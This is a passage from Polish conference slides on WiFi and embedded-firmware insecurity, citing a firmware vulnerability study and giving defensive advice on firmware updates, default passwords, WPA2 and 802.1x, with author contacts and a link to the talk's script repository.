Niestety nie jest tak dobrze, polecana lektura: **(In)Security of Embedded Devices' Firmware - Fast and Furious at Large Scale [32c3]** (<https://www.youtube.com/watch?v=5gf6mFz1rPM>)

- automatyczna statyczna i dynamiczna analiza obrazów firmware
- przeanalizowano zaledwie 185 obrazów od 13 producentów
- znalezione 225 poważnych podatności (Command Injection, CSRF, XSS)

Jak żyć?

- systematycznie aktualizować firmware urządzeń z WiFi
- jeżeli to możliwe używać OpenWRT lub DDWRT (backdoory producenta!)
- zmienić domyślne hasło z naklejki nawet jeśli wygląda na mocne i unikalne
- szyfrować WPA2 (czyli AES)
- w przypadku większych sieci korzystać z serwera RADIUS i 802.1x

Netgear...



“Zabezpieczenia”, a WiFi probe request

- filtrowanie MAC
- ukryta nazwa sieci (SSID)



Dziękujemy za uwagę!

Adam Ziaja <adam@adamziaja.com>

Maciej Grela <enki@fsck.pl>

Repozytorium ze skryptami z prezentacji:



<https://github.com/bezprzewodowe/niebezpieczenstwo>